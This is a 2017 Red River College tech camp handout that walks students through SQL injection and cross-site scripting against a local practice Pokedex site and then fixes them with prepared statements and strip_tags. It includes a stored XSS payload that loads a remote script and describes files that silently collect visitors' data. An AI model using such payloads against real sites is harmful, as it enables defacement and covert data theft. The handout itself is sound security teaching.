

Internet Security

Red River College Tech Camp 2017

Table of Contents

Table of Contents.....	2
Introduction	3
SQL Injections	3
Cross Site Scripting	4
Setting up the Project.....	5
Setting up the Hacker Files.....	6
Adding the User Gateway.....	7
Performing the Security Audit.....	9
Strengthening Security	11
Where can I learn more?.....	14

Introduction

In the Internet Security session of the Tech Camp, we teach you how to add a basic security feature called a user gateway. By setting up this feature, you limit certain functions or information on your site to authorized individuals only. However, with added complexity to your site comes the need for additional security. The example that we give you initially is flawed and it leaves the site open to security threats. After we demonstrate the holes in the security, we proceed with strengthening it. The fixes we provide do not solve every problem that can occur, but it is a great start.

We invite you to find additional security threats on your website, and see if you can prevent them!

SQL Injections

The first of two attacks we use is what's called an SQL Injection. SQL is the language of the modern database (a warehouse of information). It tries to use a natural language approach to its design that allows for easy use and understanding. For example, let's say you were browsing a retail store for a computer, but you only wanted to see computers that are orange in color. How would you ask a sales person this question? In SQL it would look like this: `SELECT * (asterisk means all) FROM computers WHERE color = 'orange'`. You want to get (or select) ALL information about the computers at this store (from computers), where the color of the computer is equal to orange.

In an SQL injection attack, you use this natural language against itself. When you understand the structure of the language, it can be simple to alter it. And when the statement finally gets sent to the database, it doesn't know what a normal or fake statement is. It takes the statement and runs it without a care in the world! However, most websites already prevent this threat before it reaches the database.

Cross Site Scripting

This kind of threat also goes by the acronym of XSS. This threat is one of the more common attacks done to a website in the modern age. It can be tricky to deal with it, even if you realize that it is happening to you. The idea behind this threat is that you place an otherwise harmless piece of code on a website that allows you to save information. This harmless code loads more code from a different website. The code on this other website is anything but harmless. It can be used to gather private information from you, or to change the entire structure of your website.

At best, a cross site scripting threat will simply deface your website. You see this threat almost immediately and you can begin to clean it up so other people can view your website again. At worst, this threat can be quick and silent, tracking information about you and your website. This kind of attack could be on your site for weeks, months, or even years before you discover it.

Setting up the Project

If you are setting up this project from the Database session, all of the files you will need are located in the following folder on the USB drive:

Internet Security\Starting Files\

If you wish to start with the project already set up, you can look in the following folder:

Internet Security\Ending Files\Before Intrusion\

In the Starting Files folder are several files that you need to copy over to your project first. These files are: login.inc, login_state.inc, logout.php, and validate.php.

After the files have been copied over to the website, you will need to add the user credentials to the database. The SQL you need to run is located in the file called create_users.sql. Right click on the ZWAMP icon in the task bar, highlight Tools, and select Adminer. Log in to Adminer using 'root' as the username with no password. When you are in, click on the techcamp database link. When the database page has loaded, click on the green SQL Command button at the top of the page. When the text box has loaded, copy and paste the contents of the create_users.sql file in to it and press the execute button.

This will add the user, john, with a password of, 1234, to the database.

You will now be ready to add the user gateway to the website.

Setting up the Hacker Files

If you wish to run the hacker files locally, you will be required to run a few extra steps to get them set up. First, you will need to locate the files on the USB stick:

Internet Security\Ending Files\Hacker Files\

You will need to copy the files; HackitTheCat.png, secret.php, secretshow.php, and xss.js over to your website folder. The picture is used during the cross site scripting attack on the website. The secret.php is used to collect data secretly from anyone who accesses the hacked website. The secretshow.php file is used to show the data that had been collected. The xss.js file is the code that is executed from a remote computer. It takes over the website that runs it, and tries to load another “image” that is actually the secret.php page.

Next, you will need to create the secret table in the database, so that information can be collected. Open Adminer and go in to the techcamp database. Click on the green SQL Command button, then copy and paste the code from create_secret.sql in to the text box. Execute the SQL.

With the secret table created, you will now be ready to hack your website. To view the data that has been collected, visit the page:

<http://localhost/secretshow.php>

Adding the User Gateway

If you have not set up the project yet, go to the section of this document titled Setting up the Project, and follow those instructions first. It will copy the necessary files over to your website, and set up the users database.


A user gateway is a means of preventing access to features or information on your website. It does this by preventing access until a certain username and password combination has been entered. For the Tech Camp website, we will be preventing anyone from accessing your main page until they provide a username/password combination of 'john' and '1234'.

First we need to copy and paste some code in to index.php so the user gateway becomes active. Look in Starting Files folder on your USB:

Internet Security\Starting Files\

There are 4 text files called Security Step 1.txt through to Security Step 4.txt. For adding the user gateway, we will only need Step 1 and 2. Open these two files, and edit index.php.

At the very top of index.php, you will see an empty line, and right below it is a comment that says Security Step 1. Copy and paste the text from Security Step 1.txt right above this comment. It should look like this after you are done:



```
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
index.php
1  <?php require_once("login.inc"); ?>
2  <!-- Security Step 1 -->
3  <!DOCTYPE html>
4  <html>
5  <head>
6      <meta charset="utf-8">
7      <title>Pokedex</title>
8      <link rel="stylesheet" type="text/css" href="styles.css">
9  </head>
10 <body>
11     <div id="container">
12         <!-- Security Step 2 -->
```

Next, near the top of index.php, right above the title <h1> tag, should be another comment that says Security Step 2, followed by an empty line. Copy and paste the contents of Security Step 2.txt in to the empty line. When you have done this, it should look like this:

```
8      <link rel="stylesheet" type="text/css" href="styles.c
9  </head>
10 <body>
11 <div id="container">
12 <!-- Security Step 2 -->
13 <?php require_once("login_state.inc"); ?>
14 <h1>Add a New Pokemon</h1>
15 <!--Insert Form Here -->
16 <form method="post" action="#">
17 <div>
18 <label for="name">Name</label>
```

Don't forget to save your work! You should now be able to visit your website, and you will not be able to see it until you enter the username of 'john', and a password of '1234'.


Performing the Security Audit

If you wish to see the results of performing a cross site scripting attack on your website, please visit the section titled Setting up the Hacker Files. These files are required to be set up in order for the attack to take place. You can still perform the SQL Injection attack without these files however.

In the Starting Files directory on your USB:

Internet Security\Starting Files\

There is a file called Hacking Code.txt. Open this file for the information you will need to begin the security audit process. The text under Step 1 is how you perform the SQL Injection. Its job is to tell the database that loading any user information is fine, no need for an exact username and password combination. You enter it in like this:



It doesn't matter what you put in to the password field, so long as the name field looks like that the SQL Injection will happen.

When you have logged in using your "account", it's time to save some code to the website so that it can take over! In the Hacking Code.txt file, under Step 2, is the text you will need. However, before we can use it we need to change something. The part of the text that says #.#.#.# is the name of the computer you wish to load your xss.js from. You will need to replace the #.#.#.# with the text "localhost". This will load xss.js from your computer if you have set it up.

Once that is done, enter the altered text in to the first field on the Index, and enter other information as you require for the other fields. When you are done, it should look like this:

Logged in as: john

[Click Here to Log Out](#)

Add a New Pokemon

Name	<input type="text" value="://localhost/xss.js></scr"/>	Defense	<input type="text" value="1"/>
Hit Points	<input type="text" value="<script language=javascript src=http://localhost/xss.js></script>"/>		
Attack	<input type="text" value="1"/>		<input type="button" value="Create"/>

Pokedex Roll Call


Click create, and suddenly the website has been defaced by Hackit the Cat!

Strengthening Security

If you wish to start your website from this strengthened point, you can find the files on your USB stick in the following directory:

Internet Security\Ending Files\After Intrusion\

Before you begin strengthening your website against hacking attempts, you might need to clean up any existing hacks that have occurred. You do this by going in to Adminer, logging in as root, clicking on the link for the techcamp database, and clicking on the link that says db_table, and finally by clicking on the link that says Select data. When you see the entry for the hack, you click on the check box next to it, and then hit delete:




With the hack removed from your website, you can now fix some of your code to prevent future SQL Injections or XSS attacks that save information on to your front page. Just remember, XSS attacks are tricky and are changing every day. Staying up to date with all of the latest threats will prepare you to stop attacks before they happen.

In your Starting Files folder on your USB stick:

Internet Security\Starting Files\

In here are the last two Security Step text files that we will need. Security Step 3.txt and Security Step 4.txt. We will start with Step 3's content. Edit validate.php, and look for a comment near the top that says "// Security Step 3". The five lines after it are what you will replace with the text in Security Step 3.txt. When you have done that, validate.php should look like this:




```
1 <?php
2 require('connect_db.php');
3
4 // Security Step 3
5 if ($_POST) {
6     $select_sql = "SELECT username FROM users WHERE username=:username AND password=:password;";
7     $statement = $db->prepare($select_sql);
8     $statement->execute($_POST);
9     $user = $statement->fetch();
10
11     if ($user) {
12         session_start();
13         $_SESSION['username'] = $user['username'];
14     }
15 }
16
17 <!DOCTYPE html>
18 <html>
19 <head>
20     <meta charset="utf-8">
21     <title>Pokedex - Admin Validate</title>
22     <link rel="stylesheet" type="text/css" href="styles.css">
23 </head>
```

The difference between this and what was there before is that now we are relying on the programming language to help us clean up attempts to cause an SQL Injection. If you observe the validate page before and after you change the code, you will notice that the SQL Statement part of the page will have changed. Instead of it saying WHERE username='john' AND password='1234';, it will say WHERE username=:username AND password=:password;.

Next, we need to prevent any future XSS attacks from potentially running. Open Security Step 4.txt, and edit index.php. Near the very bottom of the webpage, where you erased all your tags and replaced it with some code in the Database session. Here you will see a comment that says Security Step 4. The line right below it is what you will replace with what is in Security Step 4.txt. If you are not sure which line, look at what is in the text file for a reference. The change we are making is subtle, but it is very important.

When you have replaced the old line, the code should look like this:



```
63 $statement->execute();
64 $resultset = $statement->fetchAll();
65 -?>
66
67 <!-- The next three lines of code will cause all data in the table to be displayed on the form -->
68 <?php foreach($resultset as $dataset): ?>
69     <!-- Security Step 4 -->
70     <li><a href="detail.php?id=<?= $dataset['id'] ?>"><?= strip_tags($dataset['column1']) ?></a></li>
71 <?php endforeach ?>
72
73     </ul>
74 </div>
75 </body>
76 </html>
77
```

It is subtle, but that extra part that says `strip_tags()` prevents code from being run when you don't want it to.

Your website should now be secure against simple attacks. But there is always more that you can always do...

Where can I learn more?

If you wish to learn more about security audits and the many different kinds of attacks that can happen to a website, visit <https://www.owasp.org>, the Open Web Application Security Project. This is a community built around the idea of letting the public know about the different types of attacks that can happen, and how to prevent them.

And remember what our favorite web slinger always says; with great power comes great responsibility. You should **never** use this knowledge against someone who is unwilling. Hacking is illegal, and you can be fined, jailed, or even extradited over these crimes. Use this knowledge wisely, to protect yourself, and those who are willing to be protected by you.